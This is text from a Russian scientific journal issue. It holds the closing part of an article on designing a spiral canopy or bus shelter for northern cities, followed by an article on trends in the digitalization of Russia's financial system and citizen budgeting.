Вдохновляясь эстетикой Севера: природой, климатическими особенностями, архитектурой, авторы представили решение по улучшению качества состояния общественных пространств – сооружение, которое может быть использовано как навес, так и остановка.

Проектное предложение. Цели, задачи, результаты.

Основной целью проекта являлось развитие рекреационной сферы севера, создание комфортных условий для отдыха, сочетая защитную, функциональную функцию МАФ, средства визуальной информации и самобытность Севера.


Первый этап работы представлял собой поиск оптимальной конструкции. Начальный макет был выполнен из прямолинейной складки. От данного решения пришлось отказаться по нескольким причинам:

1. Необтекаемость формы, что грозит скоплением воды и снега в элементах конструкции.
2. Неэффективность защиты от солнца, ветра.

В окончательном варианте эти недостатки были учтены и создан более эффективный навес. Пример первого макета представлен ниже.

Рисунок 3, 4

Поиски универсальной конструкции. Проектное предложение, выполненное из прямолинейной складки



Второй этап работы.

Для второго варианта, как и для первого, был выбран белый цвет. Он универсален, спокоен и ассоциируется с холодной, снежной погодой северных территорий. Форма выполнена из плавной криволинейной складки, которую можно трансформировать в совершенно любой объект. Такая конструкция привлекает внимание своим интересным и инновационным решением.

Сооружение напоминает собой по форме змею, скручен по форме спирали. Основная функция – защита от солнца, осадков. В темное время суток возможна подсветка в виде направленного света прожекторов, светодиодных лент, располагающихся внутри спирали.

Конструкция сборно-разборная, что позволяет ее легко транспортировать. В основном, ориентирована на летнее время года во избежание скопления больших масс снега между элементами зимой. Предполагаемый материал – металл с полимерным покрытием.[9] Благодаря тому, что металл можно гнуть под любым углом, конструкция приобретает необходимую форму. Кроме того, полимерное покрытие устойчиво к коррозии, сам же

металлопласт характеризуется прочностью стали, что означает долговечность навеса. Еще один из плюсов такого материала – приспособленность к механическим повреждениям и перепаду температур. Устойчивость конструкции обеспечивается благодаря металлическому каркасу, возможно закрепление растяжками к месту установки навеса.






Рисунок 5
Общий вид в
пространстве

Разнообразие цветового и светового оформления позволяет добавить красок и создавать различное настроение. Креативное освещение может помочь решить проблему серости северных городов.



Рисунок 6
Возможный
вариант
подсветки

Рисунок 7, 8, 9 Изображение видов сбоку и плана навеса. Масштаб 1:32



Следующим шагом проектной работы станет проведение работ по ветрозащите. Ветрозащита – неотъемлемая часть дизайна общественного

пространства. Она должна дополнять собой его эстетику и быть функциональной. Типы ветрозащит можно разделить на две основных категории – естественная ветрозащита и малые архитектурные формы.[10] Таким образом, можно сделать вывод, что ветрозащита в архитектуре общественного пространства, особенно в городах, расположенных за полярным кругом, должна быть продуманной до мелочей для того, чтобы люди чувствовали себя безопасно.

Результатом работы является создание оптимальной, комфортной, удобной и эффективной рекреационной зоны (навес или остановка), которая органично вписывается в условия северных территорий России. Сооружение можно расположить в парковой зоне, в культурном центре города, на площади.

Заключение

Приоритеты федеральных проектов, тренды развития дизайна среды направлены на многофункциональность, комфорт, безопасность и использование современных технологий. Выделение отдельного направления по решению вопроса благоустройства арктических городов, создание новых стандартов является важным управленческим решением в развитии комфортной городской среды северных территорий.

Целостный образ города формируется не только масштабными элементами пространства, но и малыми объектами среды. Они предоставляют широкий спектр для деятельности проектировщиков, обширным инструментарием в создании уникальной среды северных городов.

Литература:

1. <https://gorodsreda.ru/documents/postanovleniya-pravitelstva/>
2. <https://tass.ru/nedvizhimost/10832287>
3. <https://minstroyrf.gov.ru/press/u-arkticheskikh-gorodov-poyavyatsya-svoistyandarty-formirovaniya-gorodskoy-sredy/>

4. Особенности проектирования в условиях крайнего севера. – URL: <https://scienceforum.ru/2017/article/2017033197> (дата обращения: 10.10.2021)
5. Альземенова Е. В., Сингатуллина Г. Б., Дегтарев А. С. Малые архитектурные формы в контексте городской среды на примере // Инженерно-строительный вестник Прикаспия : научно-технический журнал / Астраханский государственный архитектурно-строительный университет. Астрахань : ГАОУ АО ВО «АГАСУ», 2019. № 2 (28). С. 34-41.
6. Нефедов В. А. Городской ландшафтный дизайн. СПб. : Любавич, 2012. 320 с.
7. Ярыгин З.Н. Эстетика города. М.: Строиздат, 1991. С. 336.
8. Дядюх-Богатко, Н. И. Дизайн остановки как эстетический фактор среды города / Н. И. Дядюх-Богатко // Образование. Наука. Культура : Материалы VII Международной научно-практической конференции: сборник научных статей, Гжель, 20 ноября 2015 года / Под общей редакцией профессора Б. В. Илькевича. Ответственный редактор Н. В. Соловьева. – Гжель: Гжельский государственный университет, 2015. – С. 104-106.
9. Полимерные покрытия металла и их особенности <https://engitime.ru/metallicheske-materiali/metal-s-polimernim-pokritiem.html>
10. Жигальцова Т.В. Жертвенные гетеротопии провинциального города // Урбанистика. 2016. № 4. С. 73-80. URL: https://nbpublish.com/library_read_article.php?id=21603

Literature:

1. <https://gorodsreda.ru/documents/postanovleniya-pravitelstva/>
2. <https://tass.ru/nedvizhimost/10832287>

3. <https://minstroyrf.gov.ru/press/u-arkticheskikh-gorodov-poyavyatsya-svoistandarty-formirovaniya-gorodskoy-sredy/>
4. Design features in the conditions of the Far North. – URL: <https://scienceforum.ru/2017/article/2017033197> (date of application: 10.10.2021)
5. Alzemeneva E. B., Singatullina G. B., Degtarev A. C. Small architectural forms in the context of the urban environment by example // Engineering and Construction Bulletin of the Caspian Region : Scientific and Technical Journal / Astrakhan State University of Architecture and Civil Engineering. Astrakhan : GAOU AO BO "AGASU", 2019. № 2 (28). С. 34-41.
6. Nefedov B. A. Urban landscape design. SP6. : Lyubavich, 2012. 320 p.
7. Yarygin Z.N. Aesthetics of the city. M.: Stroizdat, 1991. p. 336.
8. Dyadyukh-Bogatko, N. I. Stop design as an aesthetic factor of the city environment / N. I. Dyadyukh-Bogatko // Education. The science. Culture : Materials of the VII International Scientific and Practical Conference: collection of scientific articles, Gzhel, November 20, 2015 / Under the general editorship of Professor B. V. Ilkevich. Responsible editor N. V. Solovyova. – Gzhel: Gzhel State University, 2015. – pp. 104-106.
9. Polymer coatings of metal and their features <https://engitime.ru/metallicheske-materiali/metal-s-polimernim-pokritiem.html>
10. Zhigaltsova T.V. Sacrificial heterotopias of a provincial city // Urbanistics. 2016. No. 4. pp. 73-80. URL: https://nbpublish.com/library_read_article.php?id=21603

© Арсентьева О.Ю., Попкова К.С. Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Арсентьева О.Ю., Попкова К.С. РОЛЬ МАЛЫХ АРХИТЕКТУРНЫХ ФОРМ В ФОРМИРОВАНИИ КОМФОРТНОЙ ГОРОДСКОЙ СРЕДЫ СЕВЕРНЫХ ГОРОДОВ // Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 336.025

DOI 10.55186/27131424_2022_4_4_5

**ТЕНДЕНЦИИ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ФИНАНСОВОЙ
СИСТЕМЫ РОССИИ В УСЛОВИЯХ ЦИФРОВИЗАЦИИ**

**THEORETICAL AND PRACTICAL ASPECTS OF SEGMENTATION IN
TERRITORIAL MARKETING BASED ON THE PRINCIPLE OF CUSTOMER
ORIENTATION**

Скуба Роман Васильевич, кандидат экономических наук, доцент, доцент кафедры «Стратегическое планирование и управление жилищно-коммунальным комплексом», ФГБОУ ВО «Владимирский государственный университет имени Александра Григорьевича и Николая Григорьевича Столетовых» (600000 Россия, Владимирская область, г. Владимир, ул. Горького, д. 87), тел. 8(4922) 53-25-75, ORCID: <http://orcid.org/0000-0003-2570-9078>, r_scuba@mail.ru

Снегирёва Алина Эдуардовна, студент, ФГБОУ ВО «Владимирский государственный университет имени Александра Григорьевича и Николая Григорьевича Столетовых» (600000 Россия, Владимирская область, г. Владимир, ул. Горького, д. 87), тел. 8(4922) 53-25-75, volkova.ali2015@yandex.ru

Roman V. Skuba, candidate of economic sciences, associate professor, associate professor of the department of strategic planning and management of the housing

and communal complex, Vladimir State University (600000 Russia, Vladimir region, Vladimir, Gorky st., 87) **tel.** 8(4922) 53-25-75, ORCID: <http://orcid.org/0000-0003-2570-9078>, r_scuba@mail.ru

Alina E. Snegireva, student, Vladimir State University (600000 Russia, Vladimir region, Vladimir, Gorky st., 87) **tel.** 8(4922) 53-25-75, volkova.ali2015@yandex.ru

Аннотация. В статье рассмотрены основные тенденции и перспективы развития цифровизации финансовой системы Российской Федерации. Целью исследования является рассмотрение проблем и перспектив прикладных аспектов цифровизации финансовой системы РФ. Отражена актуальность использования финансовых инноваций компаниями, анализируются современные тренды финансового сектора в условиях цифровизации экономики, рассмотрены инновационные финансовые технологии, оказывающие влияние на финансовый рынок. Охарактеризована роль финансовых технологий в деятельности хозяйствующих субъектов. Установлено, что влияние цифровых преобразований на финансовую систему является одним из наиболее заметных и глубоких, что связано с развитием электронного правительства, быстрым распространением электронных платежных сервисов, выдачей кредитов без посредников, интересом к блокчейну и криптовалютным транзакциям. Будущее финансовой системы определяется четырьмя направлениями: цифровизация платежей, платформинг, совместное использование, большие данные. Поэтому задача государства заключается в том, чтобы сформировать задачи, понятные для всех реальных и потенциальных участников, и в первую очередь речь должна идти о создании общей среды доверия в цифровом финансовом пространстве. Наиболее актуальными направлениями цифрового банкинга и повышения экономической безопасности кредитных организаций Российской Федерации являются: автоматизация процессов предотвращения отмыывания денег в соответствии с законодательной базой Российской Федерации; регулирование

соблюдения требований безопасности; использование чат-ботов при решении административные задачи; использование систем компьютерного зрения, встроенных в банкоматы; дальнейшее улучшение скоринга и автоматическое определение рейтинга надёжности клиента. Использование финансовых инноваций способствует снижению затрат на поддержку финансовых транзакций, затрат на привлечение и обслуживание потребителей, а также снижению и предотвращению возможных рисков и поиску новых источников дохода.

Abstract. The article discusses the main trends and prospects for the development of digitalization of the financial system of the Russian Federation. The aim of the study is to consider the problems and prospects of applied aspects of the digitalization of the financial system of the Russian Federation. The relevance of the use of financial innovations by companies is reflected, modern trends in the financial sector are analyzed in the context of the digitalization of the economy, and innovative financial technologies that affect the financial market are considered. The role of financial technologies in the activities of economic entities is characterized. It has been established that the impact of digital transformations on the financial system is one of the most noticeable and deep, which is associated with the development of e-government, the rapid spread of electronic payment services, issuance of loans without intermediaries, interest in blockchain and cryptocurrency transactions. The future of the financial system is determined by four areas: digitalization of payments, platforming, sharing, big data. Therefore, the task of the state is to form tasks that are understandable to all real and potential participants, and first of all, we should talk about creating a common environment of trust in the digital financial space. The most relevant areas of digital banking and improving the economic security of credit institutions of the Russian Federation are: automation of money laundering prevention processes in accordance with the legislative framework of the Russian Federation; regulation of compliance with safety requirements; use of chatbots in solving administrative tasks; use of computer vision

systems built into ATMs; further improvement of scoring and automatic determination of the client's reliability rating. The use of financial innovations helps to reduce the cost of supporting financial transactions, the cost of attracting and servicing consumers, as well as reducing and preventing possible risks and finding new sources of income.

Ключевые слова: финансовая система, финансовые инновации, цифровая экономика, цифровизация, цифровые технологии, рынок финансовых технологий.

Keywords: financial system, financial innovations, digital economy, digitalization, digital technologies, financial technologies market.

Актуальность исследуемой проблемы заключается в следующем: взятая в целом, финансовая система взаимодействует и опосредует экономические отношения на всех уровнях государственного органа управления на федеральном, региональном и местном уровнях. Необходимо подчеркнуть, что финансовые ресурсы формируются, распределяются и используются исходя из их функционального содержания и особенностей построения финансовых отношений между субъектами взаимодействия. Таким образом, влияние цифровых преобразований на финансовую систему является одним из наиболее заметных и глубоких, что связано с развитием электронного правительства, быстрым распространением электронных платежных сервисов, выдачей кредитов без посредников, интересом к блокчейну и криптовалютным транзакциям. Будущее финансовой системы определяется четырьмя направлениями: цифровизация платежей, платформинг, совместное использование (sharing), большие данные. Поэтому задача государства заключается в том, чтобы сформировать задачи, понятные для всех реальных и потенциальных участников, и в первую очередь речь должна идти о создании общей среды доверия в цифровом финансовом пространстве.

В своих научных исследованиях, направленных на изучение глобального экономического кризиса, многие авторы считают, что негативные тенденции в экономике России связаны с глобальным кризисом. Итак, с одной стороны, если рассматривать с точки зрения синергии, это «эволюционный процесс, который необходимо учитывать как процесс бифуркации. С другой стороны, это процесс трансформации цифровой финансовой системы». В связи с этим представляется перспективным рассмотреть законы функционирования финансовой системы в России с точки зрения синергетического подхода.

Данный подход выражается в формировании финансового потенциала, который проявляется через функционирование финансового рынка и его влияние на финансовую, банковскую систему на уровне Российской Федерации, и это, несомненно, внедрение и использование цифровизации в финансовой системе на уровне региона, страны. Глобализация глобального кризиса как чисто экономического явления затрагивает все сферы общественной жизни. Последние события в денежно-кредитной сфере позволили взглянуть на эту проблему под другим углом. Таким образом, линейные подходы, которые обходились без глубоких изменений и проявлений каких-либо кризисов в финансовой сфере, все эти годы заставляли, с другой стороны, смотреть на нелинейные процессы. Оказалось, что методы прогнозирования, присущие классической экономической теории, больше не работают. Тогда возникает проблема того, что делать и как выявлять нелинейные процессы в финансово-кредитной сфере [1].

Цифровая экономика – это экономическая деятельность, основанная на использовании цифровых технологий и связанная с электронным бизнесом и электронной коммерцией.

Лидерами по росту цифровой экономики по объему ВВП являются Великобритания, Южная Корея, Китай и Соединенные Штаты. Россия в этом рейтинге находится на одном уровне с ЮАР и Аргентиной, и в среднем отставание от ведущих стран составляет 5 лет. Показатель уровня цифровой

экономики в ВВП является одним из основных в рамках концепции «Индустрия 4.0» при определении инвестиционного климата стран.

В Российской Федерации необходимость развития цифровой экономики закреплена на государственном уровне. Перед компетентными органами стоит задача формирования «цифрового сознания» у населения, которая заключается в обучении граждан пользоваться цифровыми услугами ежедневно и в различных сферах жизни. Государство гарантирует россиянам возможность получать финансовые и банковские услуги в электронном и удаленном формате [2].

Цифровые технологии вносят значительные изменения в экономику, они трансформируют повседневную реальность. Инновации в банковском бизнесе связаны с появлением электронных денег и платежей с их помощью, электронных цифровых подписей, бесконтактных платежей, использованием технологии блокчейн, Интернета вещей.

Итак, что же такое цифровая экономика в финансовом секторе? Ответ на этот вопрос можно найти, рассмотрев приоритеты Банка России, который зафиксировал основные тенденции современного развития цифровых технологий в финансовом секторе:

1. Исследования, анализ и разработка предложений по использованию новейших технологий в финансовой отрасли.

2. Формирование и продвижение финансовой инфраструктуры в виде «платформ», например, платформы для удаленной идентификации физического лица, платформы для регистрации транзакций в финансовом секторе, платформы для быстрых платежей и переводов, торговая платформа для финансовых продуктов и услуг, платформа, основанная на технологии распределенных реестров.

3. Развитие перспективных направлений: платежной системы Банка России, Национальной системы платежных карт, систем передачи финансовых сообщений, единой системы идентификации клиентов.

4. Переход к электронному взаимодействию, основанному в первую очередь на расширении доступа организаций финансового сектора к государственным информационным ресурсам, расширении электронного документооборота между Банком России и субъектов финансового рынка.

5. Реализация вопросов кибербезопасности и информационной безопасности и предотвращение несанкционированного доступа к базам данных.

6. Интенсивное обучение персонала в области финансовых технологий. Развитие экономики в условиях цифровой трансформации в банковском секторе характеризуется рядом позитивных тенденций [3].

В последние годы в России и за рубежом использование банкнот и монет в обществе сокращается; технологический прогресс в области электронных денег и способов оплаты идет быстрыми темпами. Развитие цифровых технологий в банковском секторе позволяет людям совершать финансовые операции быстрее и удобнее, а также снижает скорость транзакций. Однако доля транзакций с использованием цифровых технологий за последние годы многократно увеличилась, но основная доля потребителей цифрового банкинга приходится на людей в возрасте до 35 лет.

Наиболее актуальными направлениями цифрового банкинга и повышения экономической безопасности кредитных организаций Российской Федерации являются:

- автоматизация процессов предотвращения отмывания денег в соответствии с законодательной базой Российской Федерации;
- регулирование соблюдения требований безопасности; – использование чат-ботов при решении административных задач;
- использование систем компьютерного зрения, встроенных в банкоматы;
- дальнейшее улучшение скоринга и автоматическое определение рейтинга надежности клиента.

В Российской Федерации уже есть положительный опыт использования цифровых технологий в банках. Автоматизированная система дистанционного банковского обслуживания «CORREQTS» компании Air Force успешно используется во многих банках. Они отдали свое предпочтение этой платформе: ПАО «Сбербанк»; АО «Райффайзенбанк»; АО «Нордеа Банк»; АО «Кредит Европа Банк» и др. Основными преимуществами цифрового банка являются ориентация на конкретного клиента, персонализированный характер предоставления коммерческих услуг и мобильность, доступность услуг в любое время в любом месте для клиента [4].

Финансовые технологии – это интеграция любых технологических инноваций в финансовом секторе для повышения производительности. Финансовые технологии, существующие в рамках цифровизации, создают условия для ускорения финансового планирования, повышения прозрачности финансового управления, более быстрого добавления новых продуктов и услуг, оперативного реагирования на реалии внешней среды.

Инновационные финансовые технологии отражают все разнообразие инструментов, с помощью которых организации могут улучшить свою деятельность, особенно в условиях пандемии, которая привела к удаленной работе во многих областях управления. Однако следует отметить, что развитие инновационной деятельности напрямую зависит от экономической жизнеспособности компании, поэтому для активной разработки цифрового инновационного продукта компания должна иметь собственные средства. В результате, прежде чем внедрять финансовые инновации, организация должна провести комплексную оценку собственного финансового состояния, без чего невозможно осуществить продуктивную инновационную деятельность, поскольку финансовые инновации являются ее следствием.

По мнению экспертов, использование финансовых инноваций способствует снижению: затрат на поддержку финансовых транзакций, затрат на привлечение и обслуживание потребителей, а также снижению и

предотвращению возможных рисков и поиску новых источников дохода. Кроме того, инновационные финансовые технологии позволяют оцифровать бухгалтерские и аналитические процедуры, одновременно снижая потребность в соответствующем персонале [5].

Востребованность различных цифровых технологий и инноваций в различных секторах российской экономики представлена в таблице 1.

Таблица 1. Структура спроса на инструменты цифровой трансформации по отраслям национальной экономики, % [6]

Отрасль Наименование цифровой технологии	Сельское хозяйство	Топливо-энергетический комплекс	Промышленность	Строительство	Финансовый сектор	Транспортные и логистические услуги	Медицинские услуги
Искусственный интеллект	5,3	10,4	8,0	2,7	38,0	12,4	23,2
Квантовые технологии	2,4	26,7	2,4	2,8	29,8	14,2	21,7
Новые производственные технологии	13,0	25,5	14,5	22,5	11,0	8,4	5,0
Робототехника	15,3	9,6	16,1	7,5	2,4	23,6	25,5

Системы распределенного реестра	2,6	14,6	5,3	14,8	32,8	14,8	15,1
Технологии беспроводной связи	1,7	37,5	10,8	5,8	14,2	22,5	7,5
VR (виртуальная) и AR (дополненная) реальность	4,2	19,3	4,2	31,6	1,3	6,3	33,1

В целом, наблюдается значительная дифференциация в востребованности тех или иных цифровых инноваций в зависимости от отраслевой принадлежности. Так, в сельском хозяйстве наиболее востребованными являются новые производственные технологии и робототехника, в финансовом секторе – искусственный интеллект, квантовые технологии и системы распределенного реестра, в сфере медицинских услуг – виртуальная и дополненная реальность, робототехника и искусственный интеллект. Технологии беспроводной связи наиболее востребованы в топливно-энергетическом комплексе и транспортно-логистических услугах, VR и AR помимо медицинских услуг актуальны для строительной отрасли и топливно-энергетического комплекса. Таким образом, цифровая трансформация является базовым механизмом адаптации экономики к новому технологическому укладу.

При этом важным условием её осуществления является цифровая зрелость и высокий технологический уровень развития бизнес-процессов отдельной организации и/или отрасли в целом. Уровень цифровизации отражает интенсивность использования цифровых инноваций и технологий в организации и осуществлении основных бизнес-процессов. В совокупности

указанные факторы формируют уникальную траекторию цифровой трансформации отдельных экономических секторов и организаций.

Цифровизацию по праву можно считать наиболее эффективным инструментом повышения эффективности управления государственными финансами. С 2015 года в Российской Федерации функционирует интегрированная система управления государственными финансами «Электронный бюджет». Система электронного бюджета призвана обеспечить прозрачность, открытость и подотчетность деятельности государственных органов и органов управления государственными внебюджетными фондами, органов местного самоуправления, государственных и муниципальных учреждений, а также повысить качество их финансового управления за счет формирования единого информационного пространства и использование информационных и телекоммуникационных технологий в управлении государственными и муниципальными (публичными) финансами.

Основополагающим документом в цифровизации государственных финансов является подпрограмма «Обеспечение открытости и прозрачности управления государственными финансами» Государственной программы Российской Федерации «Управление государственными финансами и регулирование финансовых рынков», утвержденная Постановлением Правительства Российской Федерации от 15 апреля 2014 года № 320. Целью данной подпрограммы является создание механизма реализации принципа прозрачности (открытости) бюджетных средств, закрепленного в Бюджетном кодексе Российской Федерации; построение структуры управления, направленной на активное взаимодействие с институтами гражданского общества и экспертным сообществом в рамках государственной политики, проводимой Министерством финансов Российской Федерации и подчинёнными ему федеральными органами исполнительной власти. Среди задач подпрограммы планируется реализация мер, направленных на обеспечение прозрачности и открытости информации о деятельности

публичных юридических лиц в области управления государственными финансами с целью приведения их в соответствие со стандартами лучшей международной практики в области открытости государственных финансов; расширение возможностей для непосредственного участия гражданского общества в процессах разработки и экспертизы решений по управлению государственными финансами, развитие механизма общественного контроля; развитие практики инициативного бюджетирования в Российской Федерации [7].

Политика вовлечения граждан в бюджетный процесс в Российской Федерации началась в 2013 году. Совместным приказом Минфина, Минрегиона и Минэкономразвития от 22 августа 2013 года утверждены Методические рекомендации по представлению бюджетов субъектов Российской Федерации, местных бюджетов и отчетов об их исполнении в доступной для граждан форме. В Бюджетном Послании Президента Российской Федерации о бюджетной политике на 2014-2016 годы указано, что с 2013 года на всех уровнях управления должна издаваться брошюра «Бюджет для граждан», позволяющая в доступной форме информировать население о соответствующих бюджетах, планировании и достижении результатов использования бюджетных средств. В октябре была опубликована модель первого федерального «Бюджета для граждан», в декабре была представлена обновленная версия «Бюджета для граждан» в соответствии с Федеральным законом о бюджете № 349-ФЗ от 2 декабря 2013 года. Это дополнение к закону было рекомендовано Государственной Думой и Советом Федерации Федерального Собрания Российской Федерации. На портале «Открытое правительство» создан специализированный сайт «Бюджет для граждан» (<http://budget.open.gov.ru/>), что стало началом распространения практики открытого бюджета в регионах и муниципальных образованиях России. В настоящее время во всех 85 субъектах Российской Федерации действует

открытый бюджет для граждан, а сотни муниципальных образований используют практику гражданского бюджетирования [8].

В последние годы концепция бюджета для граждан развивается в направлении не только улучшения представления бюджетных данных для граждан, но и расширения практики вовлечения граждан в сам бюджетный процесс. Бюджет для граждан обычно включает в себя следующие разделы: глоссарий, объясняющий основные понятия, используемые в бюджетном процессе; общее описание региона; основные показатели социально-экономического развития региона в соответствии с прогнозом его социально-экономического развития; основные задачи и приоритеты бюджетной политики региона на очередной финансовый год и плановый период; основные характеристики бюджета (в абсолютном и относительном выражении), включая информацию о доходах и расходах, межбюджетных трансфертах, планируемых к получению из федерального бюджета (бюджета субъекта Российской Федерации Российской Федерации, местный бюджет), а также дефицит/профицит бюджета; основная информация о межбюджетных отношениях региона, включая информацию о трансфертах из федерального бюджета (бюджета субъекта Российской Федерации), направляемых в местные бюджеты, которые планируется получить за счет местных доходов; уровень долговой нагрузки на региональный бюджет, включая структуру своего долга; информация о позиции региона в рейтингах открытости бюджетных данных, качества регионального финансового управления; информация о проведении и участии области в конкурсах проектов по представлению бюджетов для граждан, о реализации проектов активного бюджетирования, а также проектов, направленных на повышение бюджетной грамотности населения [9].

Бюджет для граждан ориентирован на определенные целевые группы граждан. Целевая группа и ее состав могут определяться критериями отнесения граждан и/или организаций, получающих поддержку (или другие

формы оплаты) из бюджета, к конкретной целевой группе. Такие критерии могут включать качественные характеристики представителей целевых групп, количество представителей целевой группы и ее социальную значимость, объем бюджетных ассигнований, направленных на поддержку целевой группы. Целевой группой может быть группа граждан и/или организаций, которые будут осуществлять мероприятия по реализации государственной программы субъекта Российской Федерации (муниципальной программы). Согласно Государственной программе Российской Федерации «Управление государственными финансами и регулирование финансовых рынков» принят целевой показатель развития инициативного бюджетирования – «количество субъектов Российской Федерации, утвердивших программы (мероприятия) по внедрению инициативного бюджетирования на своей территории в рамках нормативных правовых актов».

К 2024 году значение этого целевого показателя планируется на уровне не менее 62 субъектов Российской Федерации. К концу 2018 года 33 субъекта Российской Федерации уже включили инициативное бюджетирование в свои государственные программы. Согласно результатам анализа, проведенного за отчетный период, основными видами государственных программ субъектов Российской Федерации, включая меры инициативного бюджетирования, являются: – государственные программы в области управления региональными (государственными) финансами; – государственные программы развития местного самоуправления; – государственные программы региональной политики: государственное управление, территориальное развитие, направленные на содействие развитию гражданского общества, межнациональных отношений; – отраслевые государственные программы, в том числе региональные проекты «Формирование комфортной городской среды» и «Устойчивое развитие сельских территорий»; – государственные программы, направленные на экономическое развитие территорий. Принимая во внимание многообразие

целей и задач, решаемых с помощью механизма инициативного бюджетирования в рамках различных государственных программ субъектов Российской Федерации, можно сделать вывод, что он является самостоятельным и универсальным.

Одной из таких задач является повышение эффективности бюджетных расходов, в связи с чем основные направления развития инициативного бюджетирования в среднесрочной перспективе включены в Концепцию повышения эффективности бюджетных расходов на 2019-2024 годы, утвержденную Постановлением Правительства Российской Федерации от 31 января, 2019 № 117-Р. Но, несмотря на достигнутые результаты, вопросам формирования бюджета для граждан и открытого бюджета на местном уровне уделяется недостаточно внимания. Между тем, именно на этом уровне управления существуют максимальные возможности для вовлечения граждан в процесс определения приоритетов развития местного сообщества и их реализации посредством бюджетной политики. [10]

Таким образом, первостепенное значение приобретают вопросы создания эффективной системы коммуникации между органами власти и населением, разработки процедур выявления и учета мнения населения и выявления проблем, решение которых требует активного гражданского участия, а также исполнение бюджета на цифровизацию экономики, который включает в себя сферу цифрового бюджета.

Литература

1. Максимова И. В. Цифровизация как условие демократизации управления общественными финансами // Сборники конференций НИЦ социосфера – 2021. - № 1. – С. 27-31.
2. Аганбегян А. Г. Финансы, бюджет и банки в новой России. – Москва: Дело, 2019. – 400 с.
3. Маркова В. Д. Цифровая экономика. – Москва: ИНФРА-М, 2022. – 186 с.

4. Исакова Н.Ю., Князева Е.Г., Юзвович Л.И. Финансовая система государства. – Москва: Флинта, 2017. – 84 с.
5. Герасимова Е. Б. Анализ деятельности экономического субъекта и цифровая культура // Мир новой экономики. – 2019. – № 2. – С. 111-120.
6. Федоров Л. В., Кумехов К.К. Стратегия и современная модель управления в сфере денежно-кредитных отношений. – Москва: Дашков и К, 2019. – 358 с.
7. Комягин Д. Л. Бюджетное право. – Москва: Высшая школа экономики, 2018. – 593 с.
8. Поляк Г. Б. Бюджетная система России. – Москва: ЮНИТИ-ДАНА, 2017. – 703 с.
9. Зайченко И.М., Горшечникова П.Д., Дубгорн А.С. Цифровая трансформация бизнеса: подходы и определение // Научный журнал НИУ ИТМО. Серия Экономика и экологический менеджмент – 2020. – №2. – С. 205-212.
10. Сморгунов Л. В. Бюджет для граждан // Человек. Сообщество. Управление. – 2018. – Т. 19. - №19. – С. 6-17.

References

